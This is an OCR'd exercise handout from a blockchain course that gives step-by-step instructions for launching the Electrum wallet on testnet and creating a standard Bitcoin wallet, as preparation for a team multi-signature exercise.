
You should some **ETHt** in your balance, as well as some transaction history of ETHt transfers.

Exercises: Creating and Spending from a Multi-Signature Wallet with Electrum

During the exercise you will **learn** how to make **Multi-Signature Bitcoin wallet** and how to spend from it. This exercise requires 3-4 people in a team to complete it. For this purpose, we will use the **Electrum wallet**. Please download Electrum from https://electrum.org/#download.


Run Electrum Testnet App

- **Mac OS** Users
  - Open **Terminal**
  - **Execute** " open -n /Applications/Electrum.app/ --args –testnet "



- **Windows** Users – **If you have 'Electrum Testnet' icon, just doubleclick it and go to Step 2.**
  - Right-click on the 'Electrum' app icon →Properties

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



- In the 'Target' field append **--testnet after the columns** (see the picture example above)


Standard Wallets

This step is compulsory for each member to go through it individually.


When you open Electrum App, a setup wizard will show up.

1. Click on **"Auto Connect"** and click **"Next"**

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




2. Choose Wallet name and click "Next"




3. Choose "Standard Wallet" and click "Next"

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




4. Choose "Create a new seed" and click "Next"




Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

5. Choose **"Standard"** seed type and click "**Next**"




6. **Read Carefully** the instructions about your seed! **Write down** your **seed** and click "**Next**"



Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


7. Confirm your seed and click "Next". Never disclose your seed to anyone else.



Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


8. This step is optional. If you don't want your wallet to be encrypted, click **"Next"**.

9. Please **wait** until electrum **generate** your **addresses** from the **given seed**



10. Congratulations, you have created a **'Standard Wallet'** using Electrum App

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

